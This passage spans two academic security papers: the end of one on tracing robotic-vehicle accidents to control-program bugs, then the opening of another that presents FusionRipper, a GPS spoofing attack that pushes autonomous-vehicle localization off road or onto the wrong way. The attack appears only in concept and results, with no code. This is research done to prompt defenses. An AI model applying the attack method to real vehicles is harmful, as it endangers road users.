Several solutions leverage program instrumentation to generate execution logs [63,77]. On the other hand, there is a large number of works that record OS events during runtime and perform offline analyses to backtrack the provenance of Advanced Persistent Threat (APT) attacks [47,54,60]. These works leverage program execution partitioning [54,60] and system event dependency models [47,54,60] to identify attack paths accurately in a large amount of log data from long-running systems. Another line of work records complete or partial execution until a program crashes and analyzes the logs to diagnose the root causes or reproduce the errors [64,77]. Some of these works [49,76] leverage hardware assistance [2] to log fine-grain program execution with high efficiency. Guided by RAV control model and control "model-to-program" mapping, MAYDAY achieves higher accuracy and efficiency for control program debugging.

Some debugging techniques such as statistical debugging techniques [27,56] work by comparing the statistical code coverage patterns in "passing" and "failing" runs. However, bugs in control systems do not always induce obvious code coverage difference, due to the iterative control-loop execution model, in which the same set of components (e.g., sensor reading sampling and control output generation) is periodically executed, with or without a controller digression. As such, for our target systems, they may not be as effective as for non-control programs.

Runtime Assurance and Testing for Robotic Vehicle Safety There have been significant advances in ensuring robotic vehicle operation reliability and safety to monitor controller state digression [28,34], violation of safety constraints [75] and memory safety [50]. Meanwhile, there have been many software testing efforts that aim at bug detection [23,40,51,65,74]. Several techniques are proposed to find erroneous behaviors of deep neural networks [65] and violation of safety constraints [23] for autonomous cars. Timperley et al. [74] and RVFuzzer [51] introduced new testing methods to characterize existing bugs and find control-semantic vulnerabilities in robotic vehicles, respectively. Compared to these runtime defense and off-line testing techniques, MAYDAY focuses on post-accident trace-back of control-semantic bugs, based on off-line source code instrumentation, runtime logging, and post-accident log analysis. He et al. [40] proposed a debugging system based on heuristics and an approximate model generated by a system identification technique. Unlike MAYDAY, which is designed for post-accident investigation based on *production* runtime logs, the debugging system

in [40] is effective only in scenarios where one can interactively monitor multiple program runs hence is more applicable during program development.

11 Conclusion

It is challenging to investigate RAV accidents caused by control-semantic bugs. We have presented MAYDAY, a cross-domain RAV accident investigation tool that localizes program-level root causes of accidents, based on RAV control model and enhanced in-flight logs. Guided by a generic RAV control model (CVDG), MAYDAY selectively instruments the control program to record its execution aligned with existing control-level logs. Using the control- and program-level logs, MAYDAY infers and maps the culprit control variable corruption from control domain to program domain, and localizes the bug within a very small fragment of the control program. Our investigation of 10 accident cases caused by real control-semantic bugs demonstrates the effectiveness of MAYDAY. Moreover, MAYDAY incurs low runtime and storage overhead.

Acknowledgment

We thank our shepherd, Nathan Dautenhahn, and the anonymous reviewers for their valuable comments and suggestions. This work was supported in part by ONR under Grants N00014-17-1-2045 and N00014-20-1-2128. Any opinions, findings, and conclusions in this paper are those of the authors and do not necessarily reflect the views of the ONR.

References

[1] *Exec shield*, 2005. https://static.redhat.com/legacy/f/pdf/rhel/WHP0006US_Execshield.pdf.

[2] Processor tracing, 2013. https://software.intel.com/en-us/blogs/2013/09/18/processor-tracing.

[3] *SITL Simulator (ArduPilot Developer Team)*, 2014. http://ardupilot.org/dev/docs/sitl-simulator-software-in-the-loop.html.

[4] When drones fall from the sky, 2014. https://www.washingtonpost.com/sf/investigative/2014/06/20/when-drones-fall-from-the-sky.

[5] F.A.A. Opens Inquiry After Baby Hurt in Drone Crash, 2015. https://www.nytimes.com/2015/09/23/business/drone-crash-injures-baby-highlighting-faa-concerns.html.

[6] White House Drone Crash Described as a U.S. Worker's Drunken Lark, 2015. https://www.nytimes.com/2015/01/28/us/white-house-drone.html.

[7] Facebook drone investigation: Wind gust led to broken wing, 2016. https://www.cnet.com/news/facebook-drone-investigation-wind-gust-led-to-broken-wing.

[8] *Amazon Prime Air*, 2017. https://www.amazon.com/Amazon-Prime-Air/b?node=8037720011.

[9] *How we're using drones to deliver blood and save lives*, 2017. https://www.youtube.com/watch?v=73rUjrow5pI.

[10] *Power Consumption of Raspberry Pi 3 Model B*, 2017. https://github.com/raspberrypi/documentation/blob/master/hardware/raspberrypi/power.

[11] *Zipline's Ambitious Medical Drone Delivery in Africa*, 2017. https://www.technologyreview.com/s/608034/blood-from-the-sky-ziplines-ambitious-medical-drone-delivery-in-africa.

[12] *ArduPilot*, 2018. http://ardupilot.org.

[13] *MAVLink Micro Air Vehicle Communication Protocol*, 2018. https://mavlink.io.

[14] *Navio2*, 2018. https://emlid.com/navio.

[15] *Paparazzi UAV - an open-source drone hardware and software project*, 2018. http://wiki.paparazziuav.org/wiki/Main_Page.

[16] *PX4 Pro Open Source Autopilot*, 2018. http://px4.io.

[17] *Raspberry Pi 3 Model B*, 2018. https://www.raspberrypi.org/products/raspberry-pi-3-model-b.

[18] *TPM Main Specification*, 2018.

[19] *LogAnalyzer: Diagnosing problems using Logs for ArduPilot*, 2019. http://ardupilot.org/copter/docs/common-diagnosing-problems-using-logs.html.

[20] *ArduPilot :: About*, 2020. https://ardupilot.org/about.

[21] *Coverity Scan Static Analysis*, 2020. https://scan.coverity.com.

[22] *Cppcheck - A tool for static C/C++ code analysis*, 2020. http://cppcheck.sourceforge.net.

[23] Raja Ben Abdessalem, Annibale Panichella, Shiva Nejati, Lionel C Briand, and Thomas Stifter. Testing autonomous cars for feature interaction failures using many-objective search. In *Proceedings of the 33rd ACM/IEEE International Conference on Automated Software Engineering (ASE)*, 2018.

[24] Thomas Ball and James R. Larus. Efficient path profiling. In *Proceedings of the 29th Annual ACM/IEEE International Symposium on Microarchitecture (MICRO)*, 1996.

[25] Steve Best. Journaling file systems. *Linux Magazine*, 4:24–31, 2002.

[26] Long Cheng, Ke Tian, and Danfeng Daphne Yao. Orpheus: Enforcing cyber-physical execution semantics to defend against data-oriented attacks. In *Proceedings of the 33rd Annual Computer Security Applications Conference (ACSAC)*, 2017.

[27] Trishul M. Chilimbi, Ben Liblit, Krishna Mehra, Aditya V. Nori, and Kapil Vaswani. Holmes: Effective statistical debugging via efficient path profiling. In *Proceedings of the 31st International Conference on Software Engineering (ICSE)*, 2009.

[28] Hongjun Choi, Wen-Chuan Lee, Yousra Aafer, Fan Fei, Zhan Tu, Xiangyu Zhang, Dongyan Xu, and Xinyan Deng. Detecting Attacks Against Robotic Vehicles: A Control Invariant Approach. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2018.

[29] Devon R Clark, Christopher Meffert, Ibrahim Baggili, and Frank Breitinger. Drop (drone open source parser) your drone: Forensic analysis of the dji phantom iii. *Digital Investigation*, 22:S3–S14, 2017.

[30] Nathan Dautenhahn, Theodoros Kasampalis, Will Dietz, John Criswell, and Vikram Adve. Nested kernel: An operating system architecture for intra-kernel privilege separation. In *Proceedings of the 20th International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, 2015.

[31] Lucas Davi, Matthias Hanreich, Debayan Paul, Ahmad-Reza Sadeghi, Patrick Koeberl, Dean Sullivan, Orlando Arias, and Yier Jin. Hafix: Hardware-assisted flow integrity extension. In *Proceedings of the 52nd Annual Design Automation Conference (DAC)*, 2015.

[32] Drew Davidson, Hao Wu, Rob Jellinek, Vikas Singh, and Thomas Ristenpart. Controlling UAVs with Sensor Input Spoofing Attacks. In *Proceedings of the 10th USENIX Workshop on Offensive Technologies (WOOT)*, 2016.

[33] Matthew Eagon, Zhan Tu, Fan Fei, Dongyan Xu, and Xinyan Deng. Sensitivity-based dynamic control frequency scheduling of quadcopter mavs. In *Proc. SPIE 11009, Autonomous Systems: Sensors, Processing, and Security for Vehicles and Infrastructure*, 2019.

[34] Fan Fei, Zhan Tu, Ruikun Yu, Taegyu Kim, Xiangyu Zhang, Dongyan Xu, and Xinyan Deng. Cross-layer retrofitting of uavs against cyber-physical attacks. In *Proceedings of the IEEE International Conference on Robotics and Automation (ICRA)*, 2018.

[35] Aurélien Francillon, Quan Nguyen, Kasper B Rasmussen, and Gene Tsudik. A minimalist approach to remote attestation. In *Proceedings of the Design, Automation and Test in Europe Conference and Exhibition (DATE)*, 2014.

[36] Balazs Gati. Open source autopilot for academic research-the paparazzi system. In *Proceedings of the American Control Conference (ACC)*, 2013.

[37] Dunstan Graham and Richard C Lathrop. The synthesis of optimum transient response: criteria and standard forms. *Transactions of the American Institute of Electrical Engineers, Part II: Applications and Industry*, 72(5):273–288, 1953.

[38] Saeid Habibi. The smooth variable structure filter. In *Proceedings of the IEEE*, volume 95, pages 1026–1059, 2007.

[39] Taylor Hardin, Ryan Scott, Patrick Proctor, Josiah Hester, Jacob Sorber, and David Kotz. Application memory isolation on ultra-low-power mcus. In *Proceedings of the 2018 USENIX Annual Technical Conference (ATC)*, 2018.

[40] Zhijian He, Yao Chen, Enyan Huang, Qixin Wang, Yu Pei, and Haidong Yuan. A system identification based oracle for control-cps software fault localization. In *Proceedings of the IEEE/ACM 40th International Conference on Software Engineering (ICSE)*, 2019.

[41] Liang Heng, Daniel B Work, and Grace Xingxin Gao. Gps signal authentication from cooperative peers. *IEEE Transactions on Intelligent Transportation Systems*, 16(4):1794–1805, 2014.

[42] Kate Highnam, Kevin Angstadt, Kevin Leach, Westley Weimer, Aaron Paulos, and Patrick Hurley. An Uncrewed Aerial Vehicle Attack Scenario and Trustworthy Repair Architecture. In *Proceedings of the 46th Annual IEEE/IFIP International Conference on Dependable Systems and Networks Workshop (DSN-W)*, 2016.

[43] Owen S Hofmann, Sangman Kim, Alan M Dunn, Michael Z Lee, and Emmett Witchel. Inktag: Secure applications on an untrusted operating system. In *Proceedings of the 18th International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, 2013.

[44] Susan Horwitz, Thomas Reps, and David Binkley. Interprocedural slicing using dependence graphs. *ACM Transactions on Programming Languages and Systems*, 12(1):26–60, 1990.

[45] Upasita Jain, Marcus Rogers, and Eric T Matson. Drone forensic framework: Sensor and data identification and verification. In *Proceedings of Sensors Applications Symposium (SAS)*, 2017.

[46] Kai Jansen, Matthias Schäfer, Daniel Moser, Vincent Lenders, Christina Pöpper, and Jens Schmitt. Crowd-gps-sec: Leveraging crowdsourcing to detect and localize gps spoofing attacks. In *Proceedings of the 39th IEEE Symposium on Security and Privacy (SP)*, 2018.

[47] Yang Ji, Sangho Lee, Mattia Fazzini, Joey Allen, Evan Downing, Taesoo Kim, Alessandro Orso, and Wenke Lee. Enabling refinable cross-host attack investigation with efficient data flow tagging and tracking. In *Proceedings of the 27th USENIX Security Symposium (USENIX Security)*, 2018.

[48] Simon J Julier and Jeffrey K Uhlmann. Unscented filtering and nonlinear estimation. *Proceedings of the IEEE*, 92(3):401–422, 2004.

[49] Baris Kasikci, Benjamin Schubert, Cristiano Pereira, Gilles Pokam, and George Candea. Failure sketching: A technique for automated root cause diagnosis of in-production failures. In *Proceedings of the 25th Symposium on Operating Systems Principles (SOSP)*, 2015.

[50] Chung Hwan Kim, Taegyu Kim, Hongjun Choi, Zhongshu Gu, Byoungyoung Lee, Xiangyu Zhang, and Dongyan Xu. Securing real-time microcontroller systems through customized memory view switching. In *Proceedings of the 27th Annual Symposium on Network and Distributed System Security (NDSS)*, 2018.

[51] Taegyu Kim, Chung Hwan Kim, Junghwan Rhee, Fan Fei, Zhan Tu, Gregory Walkup, Xiangyu Zhang, Xinyan Deng, and Dongyan Xu. Rvfuzzer: Finding input validation bugs in robotic vehicles through control-guided testing. In *Proceedings of 28th USENIX Security Symposium (USENIX Security)*, 2019.

[52] Patrick Koeberl, Steffen Schulz, Ahmad-Reza Sadeghi, and Vijay Varadharajan. Trustlite: A security architecture for tiny embedded devices. In *Proceedings of the Ninth European Conference on Computer Systems*, EuroSys '14, 2014.

[53] Kyu Hyung Lee, Xiangyu Zhang, and Dongyan Xu. LogGC: Garbage Collecting Audit Log. In *Proceedings of the 2013 ACM SIGSAC Conference on Computer Communications Security (CCS)*, 2013.

[54] Kyu Hyung Lee, Xiangyu Zhang, and Dongyan Xu. High Accuracy Attack Provenance via Binary-based Execution Partition. In *Proceedings of the 20th Annual Symposium on Network and Distributed System Security (NDSS)*, 2016.

[55] Yanlin Li, Jonathan M. McCune, and Adrian Perrig. Viper: Verifying the integrity of peripherals' firmware. In *Proceedings of the 18th ACM Conference on Computer and Communications Security (CCS)*, 2011.

[56] Ben Liblit, Mayur Naik, Alice X. Zheng, Alex Aiken, and Michael I. Jordan. Scalable statistical bug isolation. In *Proceedings of the 2005 ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, 2005.

[57] Xin Liu, Yuhua Xu, Luliang Jia, Qihui Wu, and Alagan Anpalagan. Anti-jamming communications using spectrum waterfall: A deep reinforcement learning approach. *IEEE Communications Letters*, 22(5):998–1001, 2018.

[58] Zhilong Liu, Raja Sengupta, and Alex Kurzhanskiy. A power consumption model for multi-rotor small unmanned aircraft systems. In *Proceedings of the 2017 International Conference on Unmanned Aircraft Systems (ICUAS)*, 2017.

[59] Ao Ma, Chris Dragga, Andrea C. Arpaci-Dusseau, Remzi H. Arpaci-Dusseau, and Marshall Kirk Mckusick. Ffsck: The fast file-system checker. *ACM Transactions on Storage (TOS)*, 10(1), 2014.

[60] Shiqing Ma, Xiangyu Zhang, and Dongyan Xu. ProTracer: Towards Practical Provenance Tracing by Alternating Between Logging and Tainting. In *Proceedings of the 25th Annual Symposium on Network and Distributed System Security (NDSS)*, 2016.

[61] Dennis K Nilsson, Lei Sun, and Tatsuo Nakajima. A framework for self-verification of firmware updates over the air in vehicle ecus. In *Proceedings of the 2008 IEEE GLOBECOM Workshops*, 2008.

[62] K Ogata and Y Yang. Modern control engineering. 1970.

[63] Peter Ohmann and Ben Liblit. Lightweight control-flow instrumentation and postmortem analysis in support of debugging. In *Proceedings of the 28th IEEE/ACM International Conference on Automated Software Engineering (ASE)*, 2013.

[64] Soyeon Park, Yuanyuan Zhou, Weiwei Xiong, Zuoning Yin, Rini Kaushik, Kyu H. Lee, and Shan Lu. Pres: Probabilistic replay with execution sketching on multiprocessors. In *Proceedings of the ACM SIGOPS 22nd Symposium on Operating Systems Principles (SOSP)*, 2009.

[65] Kexin Pei, Yinzhi Cao, Junfeng Yang, and Suman Jana. Deepxplore: Automated whitebox testing of deep learning systems. In *Proceedings of the 26th Symposium on Operating Systems Principles (SOSP)*, 2017.

[66] Konstantinos Pelechrinis, Ioannis Broustis, Srikanth V Krishnamurthy, and Christos Gkantsidis. Ares: an anti-jamming reinforcement system for 802.11 networks. In *Proceedings of the 5th International Conference on Emerging Networking Experiments and Technologies (CoNEXT)*, 2009.

[67] Friedrich Pukelsheim. The three sigma rule. *The American Statistician*, 48(2):88–91, 1994.

[68] Ryan Riley, Xuxian Jiang, and Dongyan Xu. Guest-transparent prevention of kernel rootkits with vmm-based memory shadowing. In *Proceedings of International Workshop on Recent Advances in Intrusion Detection (RAID)*, 2008.

[69] Arvind Seshadri, Mark Luk, Ning Qu, and Adrian Perrig. Secvisor: A tiny hypervisor to provide lifetime kernel code integrity for commodity oses. In *Proceedings of the 21st Symposium on Operating Systems Principles (SOSP)*, 2007.

[70] Yunmok Son, Hocheol Shin, Dongkwan Kim, Young-Seok Park, Juhwan Noh, Kibum Choi, Jungwoo Choi, and Yongdae Kim. Rocking Drones with Intentional Sound Noise on Gyroscopic Sensors. In *Proceedings of the 24th USENIX Security Symposium (USENIX Security)*, 2015.

[71] Chengyu Song, Hyungon Moon, Monjur Alam, Insu Yun, Byoungyoung Lee, Taesoo Kim, Wenke Lee, and Yunheung Paek. Hdfi: hardware-assisted data-flow isolation. In *Proceedings of the 37th IEEE Symposium on Security and Privacy (SP)*, 2016.

[72] Yulei Sui and Jingling Xue. SVF: Interprocedural Static Value-flow Analysis in LLVM. In *Proceedings of the 25th International Conference on Compiler Construction (CC)*, 2016.

[73] Vinaitheerthan Sundaram, Patrick Eugster, and Xiangyu Zhang. Efficient diagnostic tracing for wireless sensor networks. In *Proceedings of the 8th ACM Conference on Embedded Networked Sensor Systems (SenSys)*, 2010.

[74] Christopher Steven Timperley, Afsoon Afzal, Deborah S Katz, Jam Marcos Hernandez, and Claire Le Goues. Crashing simulated planes is cheap: Can simulation detect robotics bugs early? In *Proceedings of the 2018 IEEE 11th International Conference on Software Testing, Verification and Validation (ICST)*, 2018.

[75] Michael Vierhauser, Jane Cleland-Huang, Sean Bayley, Thomas Krismayer, Rick Rabiser, and Pau Grünbacher. Monitoring cps at runtime-a case study in the uav domain. In *Proceedings of 2018 44th Euromicro Conference on Software Engineering and Advanced Applications (SEAA)*, 2018.

[76] Jun Xu, Dongliang Mu, Xinyu Xing, Peng Liu, Ping Chen, and Bing Mao. Postmortem program analysis with hardware-enhanced post-crash artifacts. In *Proceedings of the 26th USENIX Security Symposium (USENIX Security)*, 2017.

[77] Ding Yuan, Haohui Mai, Weiwei Xiong, Lin Tan, Yuanyuan Zhou, and Shankar Pasupathy. Sherlog: Error diagnosis by connecting clues from run-time logs. In *Proceedings of the 15th ACM International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, 2010.

Appendix

A State Consistency Check Formula

During the CVDG-level corruption path inference (Section 6.1.2), MAYDAY must determine whether the vehicle state of the initial digressing controller (x_I) and that of the child controller (x_c) shows consistent vehicle states. We leverage the following equation to compare the two vehicle states:

$$err(C_I, C_c) = \frac{\int_t^{t+w_I} |x_I(s+w_c) - x_I(s) - \int_s^{s+w_c} \lambda(x_c(v))dv|ds}{w_I} \quad (1)$$

Intuitively, x_I and x_c are not directly comparable since their orders are different. To match the order, MAYDAY makes the order of x_c equal to that of x_I via integral using the time window (w_c). MAYDAY leverages IAE [37] to robustly check the error value between the two vehicle states within the time window (w_I), similar to the initial digression determination (Section 6.1.1). If this error value is larger than the threshold (Thr) of the child controller, we consider the two vehicle states as inconsistent. The above time windows (w_I, w_c) and threshold (Thr) are described in Appendix B.

Additionally, we leverage λ which is a conversion function to compare different child controllers. λ is normally an identity function. However, λ becomes the inverse form of an inter-cascading controller formula in Fig. 6 only if the controller states are located in multiple cascading controllers (Section 5.1).

B Parameters for Digression Determination

We used threshold (Thr) and time window (w) (refer to the IAE formula [37] and Equation 1) for both initial digression determination 6.1.1 and state consistency check in Appendix A. For the selection of reasonable Thr and w, we used the three-sigma rule [67] with fifty different experimental missions for 6DoF, similar to the previous work [51]. Compared to w in the previous work, we used much smaller windows to detect the more accurate time when the initial digression occurred. Specifically, we used 0.5 seconds for the x-, y-axis controllers, z-axis position, acceleration controllers, and yaw and yaw rate controllers. In addition, we used 0.25 seconds for the z-axis velocity controller, and roll and roll rate controllers, and pitch and pitch rate controllers.

Drift with Devil: Security of Multi-Sensor Fusion based Localization in High-Level Autonomous Driving under GPS Spoofing

Junjie Shen
UC Irvine
junjies1@uci.edu

Jun Yeon Won
UC Irvine
junyeonw@uci.edu

Zeyuan Chen
UC Irvine
zeyuac4@uci.edu

Qi Alfred Chen
UC Irvine
alfchen@uci.edu

Abstract

For high-level Autonomous Vehicles (AV), localization is highly security and safety critical. One direct threat to it is GPS spoofing, but fortunately, AV systems today predominantly use Multi-Sensor Fusion (MSF) algorithms that are generally believed to have the potential to practically defeat GPS spoofing. However, no prior work has studied whether today's MSF algorithms are indeed sufficiently secure under GPS spoofing, especially in AV settings. In this work, we perform the first study to fill this critical gap. As the first study, we focus on a production-grade MSF with both design and implementation level representativeness, and identify two AV-specific attack goals, off-road and wrong-way attacks.

To systematically understand the security property, we first analyze the upper-bound attack effectiveness, and discover a take-over effect that can fundamentally defeat the MSF design principle. We perform a cause analysis and find that such vulnerability only appears dynamically and non-deterministically. Leveraging this insight, we design FusionRipper, a novel and general attack that opportunistically captures and exploits take-over vulnerabilities. We evaluate it on 6 real-world sensor traces, and find that FusionRipper can achieve at least 97% and 91.3% success rates in all traces for off-road and wrong-way attacks respectively. We also find that it is highly robust to practical factors such as spoofing inaccuracies. To improve the practicality, we further design an offline method that can effectively identify attack parameters with over 80% average success rates for both attack goals, with the cost of at most half a day. We also discuss promising defense directions.

1 Introduction

Today, various companies are developing high-level self-driving cars [1] such as Level-4 Autonomous Vehicles (AV) [2], and some of them are already providing services on public roads such as self-driving taxi from Google's Waymo One [3] and self-driving trucks from TuSimple [4]. To enable such high-level driving automation, the Autonomous Driving (AD) system in an AV needs to not only perform the perception of surrounding obstacles, but also *centimeter-level localization* of its own global positions on the map [5,6]. Such localization function is highly security and safety critical in the AV context, since positioning errors can directly cause an AV to drive off road or onto a wrong way. Since in high-level AD systems the perception module is only designed for obstacle detection and the localization module is in full charge of identifying road deviations [7–11], even when the perception module is functioning perfectly, it cannot prevent a variety of road hazards specific to localization errors such as driving off road to hit road curbs, falling down the highway cliff, or being hit by other vehicles that fail to yield, especially when the AV is on the wrong way. However, recent security research in AD systems concentrates on AD perception, *e.g.*, malicious stickers on traffic signs [12–15], which leaves the security of AD localization an open problem.

For outdoor localization in general, GPS is the *de facto* location source, and thus a direct threat to it is GPS spoofing, a long-existing but still unsolved security problem with practicality proven on a wide range of end systems [16–24], including low-autonomy AVs such as Tesla cars [22]. Fortunately, to achieve robust localization, real-world high-level AD systems today predominantly use Multi-Sensor Fusion (MSF) algorithms that combine GPS input with position inputs from other sensors, typically IMU (Inertial Measurement Unit) and LiDAR (Light Detection and Ranging) [7, 25–33]. Since in such design GPS input alone can not dictate the localization output, it is generally believed to have the potential to practically defeat GPS spoofing [18, 23, 34–36]. However, state-of-the-art MSF algorithms are mainly designed for improving accuracy and robustness, instead of security. This thus makes it largely unclear how secure they can be under GPS spoofing. Given its widespread use in AVs and high importance to road safety, it is thus imperative to systematically understand this as early as possible.

To fill this critical research gap, in this work we perform the first study on the security property of MSF-based localization in AV settings. As the very first study in this direction, we focus on GPS spoofing as the attack vector since it is one of the most mature attack vectors to the MSF input sources.

We focus on a production-grade MSF implementation, Baidu Apollo MSF (BA-MSF), due to its high representativeness in both design (KF-based MSF) and implementation (centimeter-level accuracy evaluated by real-world AV fleet), which will be detailed later in §2.1. We consider the attack goal as using GPS spoofing to cause large *lateral* deviations in the MSF output, *i.e.*, deviating to the left or right. This can cause the AV to drive off road or onto a wrong way, which we call *off-road attack* and *wrong-way attack* respectively.

To systematically understand the security property, we first analyze the upper-bound attack effectiveness via a dynamic blackbox analysis since BA-MSF is released in the binary form. We find that in the real-world trace, the majority (71%) of even such upper-bound attack results can only cause less than 50 cm deviation, which is far from causing either off-road or wrong-way attacks (need over 90 cm and 2.4 m respectively). This shows that MSF can indeed generally enhance the security against GPS spoofing. Interestingly, we also observe that there still exist a few upper-bound attack results that can cause over 2 meters deviations. For all of them, we find that GPS spoofing is able to cause *exponential growths* of deviations. This allows the spoofed GPS to become the dominating input source in the fusion process and eventually cause the MSF to reject other input sources, which thus *fundamentally defeats the design principle of MSF*. In this paper, we call it a *take-over effect*. We then perform a cause analysis and find that this only appears when the MSF is in relatively *unconfident* periods due to a combination of dynamic and non-deterministic real-world factors such as sensor noises and algorithm inaccuracies.

Such take-over vulnerabilities are highly attractive for attackers since they can exploit the exponential deviation growths to achieve *arbitrary* deviation goals. However, as discovered earlier, the vulnerable periods are created dynamically and non-deterministically. Thus, we design *FusionRipper*, a novel and general attack that opportunistically captures and exploits take-over vulnerabilities with 2 stages: (1) *vulnerability profiling*, which measures when vulnerable periods appear, and (2) *aggressive spoofing*, which performs exponential spoofing to exploit the take-over opportunity.

We implement FusionRipper and evaluate it on 6 real-world sensor traces from Apollo and the KAIST Complex Urban dataset. Our results show that when the attack can last 2 minutes, there *always* exists a set of attack parameters for FusionRipper to achieve *at least* 97% and 91.3% success rates in *all* traces for the off-road and wrong-way attacks respectively, with less than 35 seconds success time on average. To understand the attack practicality, we evaluate it with practical factors such as (1) spoofing inaccuracies, and (2) AD control taking effect, and find that for both cases the attack success rates are affected by less than 4%. Attack demos showing the end-to-end attack impact are available at **https://sites.google.com/view/cav-sec/fusionripper**.

In addition, we observe that the attack effectiveness is sensitive to the selection of the attack parameters. Thus, to improve the practicality, we further design an offline attack parameter profiling method that can collect effective parameters without causing obvious safety problems during such profiling to stay stealthy. Our results on real-world traces show that our method can effectively identify attack parameters with 84.2% and 80.7% success rates for off-road and wrong-way attacks respectively, with the profiling cost of at most half a day.

Considering the critical role of localization for safe and correct AV driving, the discovered attack against the state-of-the-art MSF algorithm requires immediate attention and defense discussion. To facilitate this, we also discuss both long-term and short-term defense directions.

In summary, this work makes the following contributions:

- We perform the first security study on MSF-based localization in high-level AV settings under GPS spoofing. We focus on a production-grade MSF with both design and implementation level representativeness, and identify two attack goals specific to the AV settings.
- We analyze the upper-bound attack effectiveness, and discover a take-over effect that can fundamentally defeat the MSF design principle. We further perform a cause analysis and find that such vulnerability only appears dynamically and non-deterministically.
- We design FusionRipper, a novel and general attack that opportunistically captures and exploits the take-over vulnerability we discover. We evaluate it on 6 real-world sensor traces, and find that it can achieve high effectiveness (over 97% and 91.3% success rates) for both off-road and wrong-way attacks. We also find that such high effectiveness is robust to various practical factors.
- To improve the attack practicality, we further design an offline attack parameter profiling method that can effectively identify attack parameters with 84.2% and 80.7% success rates for off-road and wrong-way attacks respectively, with the profiling cost of at most half a day. We also discuss promising defenses directions.

2 Background

2.1 AD Localization and Multi-Sensor Fusion

In real-world high-level (*e.g.*, Level 4 [2]) AD system design, localization is a critical module that needs to compute global vehicle positions on the map in the real time based on positioning sensor inputs [7–11]. As shown in Fig. 1, its output is used by various other modules in the AD system, *e.g.*, the perception module for detecting obstacles, the planning module for driving decision making, and the control module for executing these decisions. Such direct impact on various critical decision making steps in AV driving thus makes localization outputs highly security and safety critical.

To ensure safe and correct driving, AD localization needs to not only have *centimeter-level* accuracy to localize the AV at traffic lane level [5, 6, 37], but also have high robustness under various road and weather conditions [37]. Thus,




Figure 1: MSF-based localization and its use in high-level AD systems.

Multi-Sensor Fusion (MSF) based design has become the mainstream in both academia and industry since it can fuse results from multiple independent positioning sensors, typically GPS, IMU, and LiDAR, and thus produce results with overall higher accuracy and robustness [7–9, 25–33]. For example, modern AV-grade GPS receivers can achieve centimeter-level positioning accuracy with the error correction from ground stations [38]. However, GPS signal quality can be easily degraded due to natural phenomena such as atmosphere delays and multi-path effect [39]. LiDAR-based localization algorithms, or LiDAR locators [26, 40–42], match laser scans to pre-generated ones in a High Definition Map (HD Map) [43] in order to provide highly accurate positioning. However, the performance of such matching is susceptible to poor weather conditions such as rain or fog and the outdatedness of the HD Map. Thus, the goal of MSF is to leverage the strengths of these different sources while compensating their weaknesses.

Kalman Filter (KF) based MSF and its representativeness. Among MSF-based localization algorithms for AD systems, KF-based MSF is adopted most extensively in both academia and industry [25, 26, 28, 29, 31–33], and shown to have the state-of-the-art performance [25]. To concretely show its representativeness, we survey the MSF-based localization papers from top-tier robotics conferences [44] in the most recent 2 years (2018, 2019). As shown in Table 1, 14 (77.8%) of the total 18 papers adopt KF-based MSF, showing a clear predominance in today's MSF designs. Such representativeness can also be shown by the fact that it is taught in all Self-Driving Car courses from Udacity [7,8] and Coursera [9].

KF is a Bayesian filter that calculates an *optimal* state distribution with the *lowest* uncertainty from the sensor measurement distributions. In the context of AD localization, the state is composed of the vehicle's *position*, *velocity*, and *attitude* (PVA) and their *uncertainties* (or co-variance or variance matrices). Specifically, KF iteratively applies two steps: *prediction* and *update*, as illustrated in Fig. 1. In the prediction step, the acceleration and angular velocity from IMU are integrated in the KF to generate an intermediate state (black arrows in Fig. 1). In the update step, KF takes the position measurements from GPS or LiDAR locator, and updates a fraction of it to the KF state based on the uncertainties of the KF state and the measurement. A larger KF state uncertainty or a smaller measurement uncertainty will cause more updates

Table 1: Survey of MSF-based localization designs in papers published in top-tier robotics conferences (IROS, ICRA, and RSS) [44] in the most recent 2 years (2018 and 2019).

MSF Design		Papers	Percentage	
Category	Name			
KF-based	Linear KF	[25, 46–51]	7/18 (38.9%)	14/18 (77.8%)
	Extended KF	[52–55]	4/18 (22.2%)	
	Unscented KF	[56–58]	3/18 (16.7%)	
Others (*e.g.*, Particle Filter)		[59–62]	4/18 (22.2%)	

to the KF state. Please refer to the extended version [45] of this paper for more details.

Outlier detection. To prevent KF state from being easily disrupted by occasional measurements that are too noisy in the real world, the KF update is usually bounded by an *outlier detector*. Fig. 1 shows an example where a GPS measurement is discarded since its position deviates too much from the KF state. Chi-squared test is one of the most widely used outlier detectors for KF [29, 33, 63], which considers a measurement as an outlier if the Chi-squared test value is larger than a statistical significance threshold (usually 3.841 [64]). An outlier measurement can be either discarded or partially updated.

Targeted MSF implementations and representativeness. In this paper, we perform our security study on concrete MSF implementations for practicality and realism. In particular, our main target is an MSF design and implementation from the Baidu Apollo team, which we call *BA-MSF*. It is published in ICRA 2018 [25], a top-tier robotics conference [44], and follows the KF-based MSF design using high-end GPS, LiDAR, and IMU, with the Chi-squared test as the outlier detector conforming to the common practice [29, 33, 63]. As described earlier, such design is the most representative in today's MSF-based AD localization (Table 1).

Besides its design, the implementation of BA-MSF is also highly representative in today's MSF-based AD localization: it has been tested using a large AV fleet in various challenging scenarios such as urban downtown, highways, and tunnels [25], and shown the *highest* localization accuracy (0.054 m) among *all* MSF-based localization papers (including both KF-based and non KF-based) in the top-tier robotics conferences [44] of the most recent 2 years. Today, it is already adopted in Baidu Apollo [10], a production-grade AD system currently providing self-driving taxi services in China [65].

Besides BA-MSF, we also consider two other publicly-available KF-based MSFs for generality evaluations (§6.4). We follow the common parameter tuning process [66] but can only reach at most 1-2 meter accuracy, which is far from the centimeter-level accuracy required by AD systems [5, 6]. Thus, in the majority of our experiments, we target BA-MSF as it is much more representative for AD systems.

2.2 GPS Spoofing and the Practicality

